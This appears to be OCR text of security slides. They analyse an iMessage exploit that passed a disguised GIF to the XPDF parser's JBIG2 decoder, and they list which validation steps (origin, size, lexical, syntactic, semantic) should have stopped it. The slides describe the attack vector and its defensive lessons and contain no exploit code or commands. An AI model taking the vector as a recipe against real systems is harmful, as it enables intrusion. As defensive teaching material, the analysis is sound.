
The attack vector isn't targeting iMessage, but rather the parser deep down the process line.

This is similar to a second order injection attack.

omega point.

ANALYSIS

Secure by Design Lens



Order of validation

1. Origin of data
2. Size of data
3. Lexical content
4. Syntactic structure
5. Semantics

Attr: Dr John Wilander

iMessage

- (1) Origin of data – unknown sender should have triggered a red flag
- (2) Size of data – is the content of reasonable size for a gif?
- (3) Lexical content – no validation of gif content performed

XPDF Parser

- (2) Size of Data – integer overflow should not possible!
- (3) Lexical content – does the content only contain valid characters for a PDF?
- (4) Syntactic structure – malicious format should have failed

General

- (1) Origin — untrusted input should never reach a complex parser without sanitization
- (5) Semantics – does it make sense to support JBIG2 compression for gifs?
- (5) Semantics – does it make sense to load a PDF decoder when processing a gif?

omega point.